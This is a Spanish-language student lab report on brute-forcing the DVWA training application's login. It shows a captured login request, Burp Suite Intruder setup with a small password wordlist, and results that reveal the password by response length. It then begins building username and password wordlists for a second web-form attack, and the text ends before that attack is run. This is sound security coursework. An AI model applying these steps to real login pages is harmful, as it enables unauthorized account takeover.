

Act. 2.3 Realizar los siguientes Ataques al DVWA.

Para la realización de este trabajo invertí un total de 26 horas. Distribuidos en investigación y la creación del contenido.

Se utilizaron diversas herramientas y sistemas operativos, y ademas de ello se desarrollo la documentación en Markdown y se exporto a PDF.


1.- Realizar el ataque al dvwa haciendo un ataque de fuerza bruta. 8 Hr de Investigación y creación del contenido.

Video utilizado:

- https://www.youtube.com/watch?v=_5sk8OlpkXQ

A) Inicialización de Burp Suite.

Nos dirigimos a proxy, luego a intercepción, y ahí damos clic en activar intercepción.



B) Obtención de datos de DVWA con Burp Suite.

Agregamos el nombre del administrador y una posible contraseña.

Vulnerability: Brute Force

Login

Username: admin
Password:

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuXcloud.com/brute-force-attack-web-forms>

Después con Burp Suite enviamos la información al intruso.

Request to http://10.33.26.129:

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=1234&Login=Login HTTP/1.1
2 Host: 10.33.26.129
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*
6 Referer: http://10.33.26.129/dvwa/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=5dcsj8d44gtnc1ls1pnufkvad; security=low
10 Connection: close
11
12
```

Send to Repeater

Inspector

Luego, seleccionamos el parámetro que queramos utilizar, siendo en este caso la contraseña.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload positions' section, a target request is shown with a payload marker '\$1234\$' placed in the password field. The payload itself contains the string 'doge'. Other fields like Host, User-Agent, and Referer are also visible.

Ahora en payload rellenamos nuestros datos de prueba.

A simple text editor window displays five lines of text: 'peregil', 'doge', 'password', '23423j42', and 'asdfsadf'.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the 'Payload sets' section, a payload set named '1' is defined with a 'Simple list' type. The list contains the same five words: 'peregil', 'doge', 'password', '23423j42', and 'asdfsadf'. Below this, the 'Payload processing' section is partially visible.

Y en configuración, cambiamos las redirecciones a "siempre".

Redirections
These settings control how Burp handles redirections when performing attacks.

Follow redirections: Never
 On-site only
 In-scope only
 Always
 Process cookies in redirections

HTTP/1 connection reuse
Use this setting to control whether Burp Intruder reuses the same connection for multiple HTTP/1 requests during this attack. This can increase the speed of the attack.

Override the project-level HTTP/1 setting
 Reuse HTTP/1 connections if the server supports it

HTTP version
Use this setting to control whether Burp Intruder defaults to HTTP/1 or HTTP/2 for outbound connections over TLS during this attack.

Override the project-level HTTP/2 setting
 Default to HTTP/2 if the server supports it

07:31 p.m.
26/09/2023

B) Ataque con Burp Suite.

Por último, damos clic en iniciar ataque.

Save attack [Pro version only] Find out more **Start attack**

This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.

Save attack to project file

Request headers
These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header
 Set Connection header

Error handling
These settings control how Intruder handles network errors during the attack.

Number of retries on network failure:
Pause before retry (milliseconds):

Attack results
These settings control what information is captured in attack results.

Store requests
 Store responses
 Make unmodified baseline request
 Use denial-of-service mode (no results)
 Store full payloads

Grep - Match
These settings can be used to flag result items containing specified expressions.

07:33 p.m.
26/09/2023

Ahora, para identificar la contraseña correcta, utilizaremos su longitud, siendo que la contraseña correcta será, aquel valor que tenga mayor longitud.

The screenshot shows the OWASp ZAP tool's Intruder feature. The main window displays a table of attack results with the following columns: Request, Payload, Status code, Error, Redire..., Timeout, Length, and Comment. The table contains five rows of data:

Request	Payload	Status code	Error	Redire...	Timeout	Length	Comment
3	password	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4661	
0		200	<input type="checkbox"/>	0	<input type="checkbox"/>	4618	
1	peregill	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4618	
2	doge	200	<input type="checkbox"/>	0	<input type="checkbox"/>	4618	

The sidebar on the left includes icons for various tools like NetworkMiner, Burp, and Metasploit. The bottom status bar indicates the session was finished at 07:34 p.m. on 26/09/2023.

Dando como conclusión que la contraseña correcta es: password

2.- Ataque a un formulario web al dvwa inicio de sesión. 12 Hr de Investigación y creación del contenido.


Videos utilizados:

- <https://www.youtube.com/watch?v=YrMNih3Z-4Y>
- <https://www.youtube.com/watch?v=FAzRMqNGScs>

A) Creación de Archivos para el ataque de fuerza bruta.


Primero mediante el uso de nano, creamos un archivo en formato txt para la gestión de los nombres:

```
nano usernames.txt
```




Y ahí, agregaremos los datos que queramos mandar:


```
root
account
Admin
admin
password
test123
```



Para luego guardar el archivo en nuestra máquina virtual.




Manteniendo el nombre y el formato indicado al inicio.




Comprendiendo lo anterior, repetiremos entonces el mismo procedimiento, creando un archivo txt para ahora la gestión de las contraseñas.

```
nano passwords.txt
```




Y ahí, agregaremos los datos que queramos mandar:


```
test
test123
123456789
admin
root
password
password123
```



